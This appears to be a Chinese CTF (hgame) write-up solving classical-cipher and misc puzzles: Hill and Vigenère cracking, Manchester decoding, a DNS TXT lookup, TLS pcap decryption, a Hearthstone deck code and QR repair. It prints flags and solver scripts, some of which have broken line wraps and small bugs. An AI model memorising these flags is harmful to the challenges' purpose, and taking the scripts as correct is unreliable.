相关链接: https://en.wikipedia.org/wiki/Hill_cipher <http://www.practicalcryptography.com/ciphers/hill-cipher/> <http://www.practicalcryptography.com/cryptanalysis/stochastic-searching/cryptanalysis-hill-cipher/>

KEY是密钥矩阵。BABYSHILL 转成3x3矩阵M, 分别尝试不同的密文, 最终可以确定密文矩阵C是HXZTCXAPB转成的。使得

$$C = KEY * M \quad (1)$$

则

$$KEY^{-1} = M * C^{-1} \quad (2)$$

其中计算逆矩阵等需要的所有乘法运算是模乘运算, 模逆元使用扩展欧几里得等算法可算得, 这里也可以直接用最简单的暴力法。

或者把明文-密文对转成同余方程组, 再用z3等解。再或者直接一行行暴力枚举解密密钥矩阵也可以(其实也相当于解方程组)。

下面是exp:

```
import numpy as np
from sympy import Matrix
import string
import crypt
alphabet = string.ascii_uppercase

def convert2matrix(m, dimension):
    for index, i in enumerate(m):
        values = []
        if index % dimension == 0:
            for j in range(0, dimension):
                values.append([alphabet.index(m[index +
j]))])
            if index == 0:
                m_mat = np.matrix(values)
            else:
                m_mat = np.hstack((m_mat, values))
    return m_mat

if __name__ == '__main__':
    m = 'BABYSHILL'
    c = 'HXZTCXAPB'
    dimension = 3
    unknown_c = 'TCSHXZTCXAPBDKJVJDOHJEA'
```

```

c = convert2matrix(c, dimension)
c = Matrix(c)

c_inv = c.inv_mod(26) # 模逆矩阵，直接调库了，不调库自己实现
                        # 或者通过numpy的逆矩阵稍加修改可以
c_inv = c_inv.tolist()

m = convert2matrix(m, dimension)
m = np.matrix(m)
dec_key = m*c_inv
dec_key %= 26
print(dec_key)

m1 = crypt.hill_crypt(unknown_c,dec_key,dimension) #
这是自己实现的简单的hill加密函数，也可用在线网站加密
print(m1)

```

得到THEBABYSHILLCIPHERATTACK

浪漫的足球圣地

- 考点：曼切斯特编码
- 出题人：BrownFly
- 分值：150

百度浪漫的浪漫的足球圣地，可以知道是曼切斯特，从而得知是曼彻斯特编码。先把字符串都转成二进制形式。按照曼切斯特编码规则 01 对应 0，10 对应 1。构造脚本：

```

char =
"966A969596A9965996999565A5A59696A5A6A59A9699A599A596A59
5A599A569A5A99699A56996A596A696A996A6A5A696A9A595969AA5A
69696A5A99696A595A59AA56A96A9A5A9969AA59A9559"
result =
char.replace("5","0101").replace("6","0110").replace("9"
,"1001").replace("A","1010")
flag = []
#print(result)

for i in range(0,len(result),2):
    demon_str = result[i] + result[i+1]
    if demon_str == '10':
        flag.append('0')
    if demon_str == '01':
        flag.append('1')

```

```

flag = "".join(flag)
flag_bin = []
for i in range(0, len(flag), 8):
    flag_bin.append(flag[i:i+8])

print(flag_bin)

```

然后把二进制转换成16进制再转换成字符串即可。网站解密：<https://www.wisingstarmoye.com/tools/ascii>

Vigener~

- 考点：维吉尼亚
- 出题人：ACce1er4t0r
- 分值：150

emmm，就单纯是无密钥的维吉尼亚密码破解，找个网站或自己写个脚本跑跑咯~

```

import re, math

def openfile(fileName):
    file = open(fileName, 'r')
    text = file.read()
    file.close();
    text = text.replace('\n', '')
    return text

def charOffset(char, offset):
    if(offset < 0):
        offset += 26
    if char.islower():
        return chr((ord(char) - 97 + offset) % 26 + 97)
    else:
        return chr((ord(char) - 65 + offset) % 26 + 65)

def Vigenere(strIn, key, encode):
    strOut = ""
    j = 0
    for c in strIn:
        if c.isalpha():
            offset = ord(key[j % len(key)]) - 97
            j += 1
            if encode == False:

```



```

        offset = -offset
        strOut += charOffset(c, offset)
    else:
        strOut += c
    return strOut

def deVigenereAuto(ciphertext):
    best_key = ""
    count = []
    cipherMin = ciphertext.lower()
    cipherMin = re.sub('[^a-z]', '', ciphertext.lower())
    freq = [8.167, 1.492, 2.782, 4.253, 12.702, 2.228,
2.015, 6.094, 6.966, 0.153, 0.772, 4.025, 2.406, 6.749,
7.507, 1.929, 0.095, 5.987, 6.327, 9.056, 2.758, 0.978,
2.360, 0.150, 1.974, 0.074];
    for best_len in range(3, 13):
        sum = 0
        for j in range(0, best_len):
            for i in range(0, 26):
                count.append(0)
            i = j
            while i < len(cipherMin):
                count[ord(cipherMin[i]) - 97] += 1
                i += best_len
            ic = 0
            num = len(cipherMin)/best_len
            for i in range(0, len(count)):
                ic += math.pow(count[i]/num, 2)
            sum += ic
            if sum/best_len > 0.065:
                break
    for j in range(0, best_len):
        for i in range(0, 26):
            count[i] = 0
        i = j
        while i < len(cipherMin):
            count[ord(cipherMin[i]) - 97] += 1
            i += best_len
    max_dp = -1000000
    best_i = 0
    for i in range(0, 26):
        cur_dp = 0.0
        for k in range(0, 26):
            cur_dp += freq[k] * count[(k + i) % 26]
        if cur_dp > max_dp:
            max_dp = cur_dp
            best_i = i

```

```

        best_key += chr(best_i + 97)
    print "best_key : " + best_key
    print "plaintext : " + Vigenere(ciphertext,
best_key, False)

if __name__ == '__main__':
    ciphertext = openfile('ciphertext2.txt')
    a = raw_input("did you have key?(Y/N)")
    a = a.upper()
    if a == 'N':
        deVigenereAuto(ciphertext)
    if a == 'Y':
        key = raw_input("key?")
        print "plaintext : " + Vigenere(ciphertext, key,
False)

```

{ Misc }

Are You Familiar with DNS Records?

- 考点: DNS TXT record
- 出题人: oyiadin
- 分值: 50

送分题.....没啥好说的。随便找一个 DNS 记录查询工具，或者直接用系统自带的 `nslookup` 或 `dig`，TXT 记录里就有 flag:

```
hgame{seems_like_you_are_familiar_with_dns}
```

hint 里提到的东西叫 `SPF`，自己搭过网站的话，这些东西应该都见过吧。有不少人搞错域名，疯狂去查 `project-all.com` 或者 `project-all.club.com` 的解析。可是这俩域名都不是我的呀，噗=。

找得到我嘛？小火汁

- 考点: SSL加密HTTPs
- 出题人: BrownFly
- 分值: 150

先在 `ftp` 流量里找到有个叫做 `secret.zip` 的压缩包，导出解压得到 `secret.log`。再用 `Wireshark` 选择: 编辑--» 首选项--» Protocols--» SSL，加载刚刚导出的 `secret.log`。然后选择导出 `http` 对象，把 `1.tar` 导出，解压得到一张图片，使用 `exiftool` 得到最后的 flag:

```
$ exiftool 'flag.jpg'
```

快到火炉旁找个位置坐坐！

- 考点：炉石传说的导出代码规则，脑洞。。
- 出题人：Lou00
- 分值：150
- hint :出题人xhint :出题人先对卡牌的数量做了些shi

参考资料 <https://zhangshuqiao.org/2018-12/%E7%82%89%E7%9F%B3%E5%8D%A1%E7%BB%84%E4%BB%A3%E7%A0%81%E8%A7%A3%E6%9E%90/>

题目代码

```
AAECAf0EBu0FuAju9gLQwQIMigGcAq4DyQOrBMsE5gSYxALaxQKW5AK0  
/ALSiQOmmAMA
```

解base64

```
00010201fd0406ed05b808eef602d0c1020c8a019c02ae03c903ab04  
cb04e60498c402dac50296e402b4fc02d28903a6980300
```

还原脚本

```
function read_varint(&$data) {  
    $shift = 0;  
    $result = 0;  
    do {  
        $c = array_shift($data);  
        $result |= ($c & 0x7f) << $shift;  
        $shift += 7;  
    }  
    while ($c & 0x80);  
    return $result;  
}  
  
function parse_deck($data) {  
    $reserve = read_varint($data);  
    if ($reserve != 0) {  
        printf("Invalid deckstring");  
        die;  
    }  
    $version = read_varint($data);  
    if ($version != 1) {  
        printf("Unsupported deckstring version %s",  
$version);  
        die;  
    }  
}
```

```

    $format = read_varint($data);
    $heroes = [];
    $num_heroes = read_varint($data);
    for ($i = 0; $i < $num_heroes; $i++) {
        $heroes[] = read_varint($data);
    }
    $cards = [];
    $num_cards_x1 = read_varint($data);
    for ($i = 0; $i < $num_cards_x1; $i++) {
        $card_id = read_varint($data);
        $cards[] = [$card_id, 1];
    }
    $num_cards_x2 = read_varint($data);
    for ($i = 0; $i < $num_cards_x2; $i++) {
        $card_id = read_varint($data);
        $cards[] = [$card_id, 2];
    }
    $num_cards_xn = read_varint($data);
    for ($i = 0; $i < $num_cards_xn; $i++) {
        $card_id = read_varint($data);
        $count = read_varint($data);
        $cards[] = [$card_id, $count];
    }
    return [$cards, $heroes, $format];
}

$hex='00010201fd0406ed05b808eef602d0c1020c8a019c02ae03c9
03ab04cb04e60498c402dac50296e402b4fc02d28903a6980300';
$arr = str_split($hex, 2);
$arr = array_map("hexdec", $arr);
parse_deck($hex)

```

```

1 -> int 2
75 =>
    array (size=2)
      0 => int 0
      1 => int 2
76 =>
    array (size=2)
      0 => int 0
      1 => int 2
77 =>
    array (size=2)
      0 => int 0
      1 => int 2
78 =>
    array (size=2)
      0 => int 0
      1 => int 2
79 =>
    array (size=2)
      0 => int 0
      1 => int 2

```

后面部分不正常 发现单卡有6张，试一下单卡改成4张，双卡改成13张

```

00010201fd0404ed05b808eef602d0c1020d8a019c02ae03c903ab04
cb04e60498c402dac50296e402b4fc02d28903a6980300

```

发现后面部分变正常了 转成base64

```

AAECAf0EBO0FuAju9gIQwQINigGcAq4DyQOrBMsE5gSYxALaxQKW5AK0
/ALSiQOmmAMA

```

发现导出成功，但提交不上 题目描述说从炉石传说中导出,推断可能和导出规则有关 仔细的话会发现导出的dbfid按从小到大的顺序排列

```
1 => int 1
2 =>
  array (size=2)
    0 => int 47982
    1 => int 1
3 =>
  array (size=2)
    0 => int 41168
    1 => int 1
```

发现顺序调换了，调回顺序

```
00010201fd0404ed05b808d0c102eef6020d8a019c02ae03c903ab04
cb04e60498c402dac50296e402b4fc02d28903a6980300
```

base64加密

```
AAECAf0EBO0FuAjQwQLu9gINigGcAq4DyQOrBMSE5gSYxALaxQKW5AK0
/ALSiQOmmAMA
```

即为flag

初识二维码

- 考点：URI，QR code结构
- 出题人：MiGo
- 分值：150

打开题目会发现一长串

```
data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAHwAAAB8CA
YAAACrHtS+AAAACXBIWXMAAAAsTAAALEwEAmpwYAAAKTWlDQ1BQaG90b3
Nob3AgSUNDIHByb2ZpbGUAAHjanVN3WJP3Fj7f92UPVklY8LGXbIEAIi
OscMgQWaiQkgBhhBASQMWFIApWFBURnEhVxILVCKidiOKgKLhnQYqIWo
tVXDjuH9yntXl67+3t+9f7vOec5/zOec8PgBESJpHmomoAOVKFPDrYH4
9PSMTJvYACFUjgBCAQ5svCZwXFAADwA3l4fnSwP/wBr28AAgBw1S4kEs
fh/4O6UCZXACCRAOAiEucLAZBSAMguVMgUAMgYALBTs2QKAJQAAGx5fE
IiAKoNAOz0ST4FANipk9wXANiiHKkIAI0BAJkoRyQCQLsAYFWBUiwCwM
IAoKxAii4EwK4BgFm2MkcCgLOFAHaOWJAPQGAAgJlCLMwAIDgCAEMeE8
0DIEwDoDDsv+CpX3CFuEgBAMDLlc2XS9IzFLiV0Bp38vDg4iHiwmyxQm
EXKRBmCeQinJebIxNI5wNMzgwaABr50cH+OD+Q5+bk4eZm52zv9MWi/m
vwbyI+IfHf/ryMAGQAEE7P79pf5eXWA3DHAB1v2upWwDaVgBo3/ldM9
```

sJoFoK0Hr5i3k4/EAenqFQyDwdHAoLC+0lYqG9MOOLPv8z4W/gi372/E
Ae/tt68ABxmkCZrcCjg/1xYW52rlK058sEQjFu9+cj/seff/20KdHiNL
FcLBWK8ViJuFAiTcd5uVKRRCHJleIS6X8y8R+W/QmTdw0ArIZPwE62B7
XLbMB+7gECiw5Y0nYAQH7zLYwaC5EAEGc0Mnn3AACTv/mPQCsBAM2XpO
MAALzoGFyolBdMxggAAESggSqwQQcMwRSswA6cwR28wBcCYQZEQAkwD
wQQgbkgBwKoRiWQRlUwDrYBLWwAxqgEZrhELTBMTgN5+ASXIhrcBcGYB
iewhi8hgkEQcgIE2EhOogRYo7YIs4IF5mOBCJhSDSSgKQg6YgUUSLFyH
KkAqlCapFdSCPylXIUOYlCQPqQ28ggMor8irxHmZSBslEDlAJlQLmoHx
qKxqBz0XQ0D12AlqJr0Rq0Hj2AtqKn0UvodXQafYqOY4DRMQ5mjNlhXI
yHRWCJWBomxxZj5Vg1Vo81Yx1YN3YVG8CeYe8IJAKLgBPSCF6EEMJsGP
CQRlhmWEooJewjtBK6CFcJg4Qxwicik6hPtCV6EvnEeGI6sZBYRqwm7i
EeIZ4lXicoE1+TSCQOyZLkTgohJZAySQtJa0jbSC2kU6Q+0hBpnEwm65
Btyd7kCLKArCCXkbeQD5BPkvvJw+S3FDrFioJMCaIkUqSUEko1ZT/lBK
WfMkKZ0KpRzamelAiqiDqfWkltoHZQL1OHqRM0dZolzZsWQ8ukLaPV0J
ppZ2n3aC/pdLoJ3YMeRzfQl9Jr6Afp5+mD9HcMDYYNg8dIYigZaxl7Ga
cYtxkvUymBdOXmchUMNcyG5lnmA+Yb1VYKvYqfBWRyhKVOpVWlX6V56
pUVXNVP9V5qgtUq1UPq15WfaZGVbNQ46kJ1BarlakdVbupNq70UndSj1
DPUV+jv1/9gvpjDbKGhUaghkijVGO3xhmNIRbGMmXxWELWclYD6yxrmE
liW7L57Ex2Bfsbdi97TFNDc6pmrGarZp3mcc0BDsax4PA52ZxKziHODc
57LQMtPy2xlmqtZq1+rTfaetq+2mLtcu0W7eva73VwnUCdLJ310m0693
UJuja6UbqFutt1z+o+02PreekJ9cr1Dund0Uf1bfsj9Rfq79bv0R83MD
QINpAZbDE4Y/DMkGPoa5hpuNHwhOGoeCtoupHEaKPRSaMnuCbuh2fjNX
gXPmasbxxirDTeZdxrPGFiaTLbpMSkxES+Kc2Ua5pmutG003TMzMgs3K
zYrMnsjjnVnGueYb7ZvNv8jYwLrZzFSos2i8eW2pZ8ywWWTZb3rJhWP1
Z5VvVW16xJ1l1zrLott1ldsUBtXmwybOpvLtqitm63Edptt3xTiFi8p0i
n1U27aMez87ArsmuwG7Tn2YfYl9m32zx3MHBId1jt003xydHXMdmxwvO
uk4TTDqcSpw+lXZxtnoX0d8zUXpkuQyxKXdpcXU22niqdun3rLleUa7r
rStdP1o5u7m9yt2W3U3cw9xX2r+00umxvJXcm970H08PdY4nHM452nm6
fC85DnL152Xlle+70eT70cJp7WMG3I28Rb4L3Le2A6Pj1l+s7pAz7GPg
Kfep+Hvqa+It89viN+ln6Zfgf8nvs7+sv9j/i/4XnyFvFOBWABwQHlAb
2BGoGzA2sDHwSZBKUHNQWNBbsGLww+FUIMCQ1ZH3KTb8AX8hv5YzPcZy
ya0RXKJCJ0VWhv6MMwmTB7WEY6GzwjFEH5vpvlM6cy2CIjgR2yIuB9pGZ
kX+X0UKSoyqi7qUbRTdHF09yzWrORZ+2e9jvGPqYy509tqtnJ2Z6xqbF
JsY+ybuIC4qriBeIf4RfGXEnQTJAntieTE2MQ9ieNzAudsmjOc5JpUln
RjruXcorkX5unOy553PFk1WZB8OIWYEpeyP+WDIEJQLxhP5aduTR0T8o
SbhU9FvqKNolGxt7hKPJLmnVaV9jjd031D+miGT0Z1xjMJTlIreZEZkr
kj801WRNberM/ZcdktOZSclJyjUg1plrQr1zC3KLdPZisrkw3keeZtyh
uTh8r35CP5c/PbFWyFTNGjTFKuUA4WTC+oK3hbGFt4uEi9SFrUM99m/u
r5IwuCFny9kLBQuLCz2Lh4WfHgIr9FuxYji1MXdy4xXVK6ZHhp8NJ9y2
jLspb9UOJYU1Xyannc8o5Sg9KlpUMrglc0lamUycturvRauWMVYZVkvE
9q19VbVn8qF5VfrHCsqK74sEa45uJXTl/VfPV5bdra3kq3yu3rSOuk62
6s91m/r0q9akHV0IbwDa0b8Y3lG19tSt50oXpq9Y7NtM3KzQM1YTXtW8
y2rNvyoTaj9nqdf13LVv2tq7e+2Sbalr/dd3vzDoMdFTve75TsvLUreF
drvUV99W7S7oLdjxpiG7q/5n7duEd3T8Wej3ulewf2Re/ranRvbNyvv7
+yCW1SNo0eSDpw5ZuAb9qb7Zp3tXBaKg7CQeXBJ9+mfHvjU0ihzsPcw8
3fmX+39QjrSHkr0jq/dawto22gPaG97+iMo50dXh1Hvrf/fu8x42N1xz
WPV56gnSg98fnkgpPjp2Snnp1OPz3Umdx590z8mWtdUV29Z0PPnj8XdO

```
5Mt1/3yfPe549d8Lxw9CL3Ytslt0utPa49R35w/eFIr1tv62X3y+1XPK
509E3rO9Hv03/6asDvc9f41y5dn3m978bsG7duJt0cuCW69fh29u0Xdw
ruTNxdeo94r/y+2v3qB/oP6n+0/rFlwG3g+GDAYM/DWQ/vDgmHnv6U/9
OH4dJHzEfVI0YjjY+dHx8bDRq98mTOk+GnsqcTz8p+Vv9563Or59/94v
tLz1j82PAL+YvPv655qfNy76uprzrHI8cfvM55PfGm/K3O233vuO+638
e9H5ko/ED+UPPR+mPHp9BP9z7nfP78L/eE8/sl0p8zAAAAIGNIUk0AAH
olaACAgwAA+f8AAIDpAABlMAAA6mAAADqYAAAXb5JfxUYAAAJ1SURBVH
ja7N3BdoMwDETR0tP//+V0301qpJEh3LdNAoQ581iyBcfr9Xp94TF8uw
UEB8FBcBAcBAfBQXAQHBl+ug50HEfp938Lfn+P9+7z6vGr1yPCQXAQHH
fx8Kpn343qHGD1fr77/dk5hQg3pIPg4OGrnledA6Tz4N3XW60ziHAQHA
Tn4bvylKpHr9beVz+v5sWr9yPl6SLckA6C42M4znaeVGu/1TnB7vXobs
8W4SA4CI4pD696+rTHVz21+/jp6xHhIDjBwcPPeuyqB3d7ZreHTu9hq/
4/EQ6CExwfz+n18HQvWDrP785zq3vYqnMIEQ6Cg+Dy8LOeOE26Nj09p5
GHw5AOgmPKw6+WN6c9efp8qT18ItyQDoLjY/h3LT29L7y7dl3Na6fz5H
fH67r/ItyQDoLjeXn41WvV3Xn23fbZq6WD4CA4D0/lpenvpz37qv3eIh
wEB8Efy8/UiXbvGZuupadr7WrpIDgILg9P9Yd3156rtfrpWn91jpOqA4
hwQzoIDn14t0d159HV8696fGr9WoSD4CA4qh5+t96udBlgd++cWjoIDo
Lz8JTnTHt+N+n17+7rUUsHwUFwHt7laauenn4e+nRv2Orxp2rtItyQDo
LjeR5e9czdeXZ1Pb6a11+190yEG9JBcPDw9B6u3e9JS59v+vsi3JAogo
OH78qTVz13+pkY6TqD3jIY0kFwdH149/r29HvIumvb6d407zwBwUFwdH
14d29U93PUuvPcq9U17EsHwUHwx3Obd492s/t93tP96CLckA6Cg4fv8v
juvDS9/r57TiLCQXCCg4dDhIPgIDgIDoKD4CA4CA6C4x/8DgCANhDyqP
dEuwAAAABJRU5ErkJggg==
```


这串是DataURI，可以让我们把小文件嵌入文档中 将这串DataURI直接复制到浏

览器中即可得到一个不完全的二维码



通过二维码的基本结

构我们可以发现这个二维码缺少了定位标志和定时标志



题目缺损二维码尺寸为2626，正常二维码的尺寸为 $((V-1)*4+21)*((V-1)*4+21)$ (V

为版本号)，定位标志的尺寸固定为7*7，由此可以猜测正确二维码尺寸应该是Version4(33*33)，修复后的二维码为



直接扫描即可得

到 `hgame{Quick_Response_c0De}` 这题由于我设置的容错率很高，修2个定位标志就能扫出来了，定时标志都不需要修=。=也算是稍微降了点难度？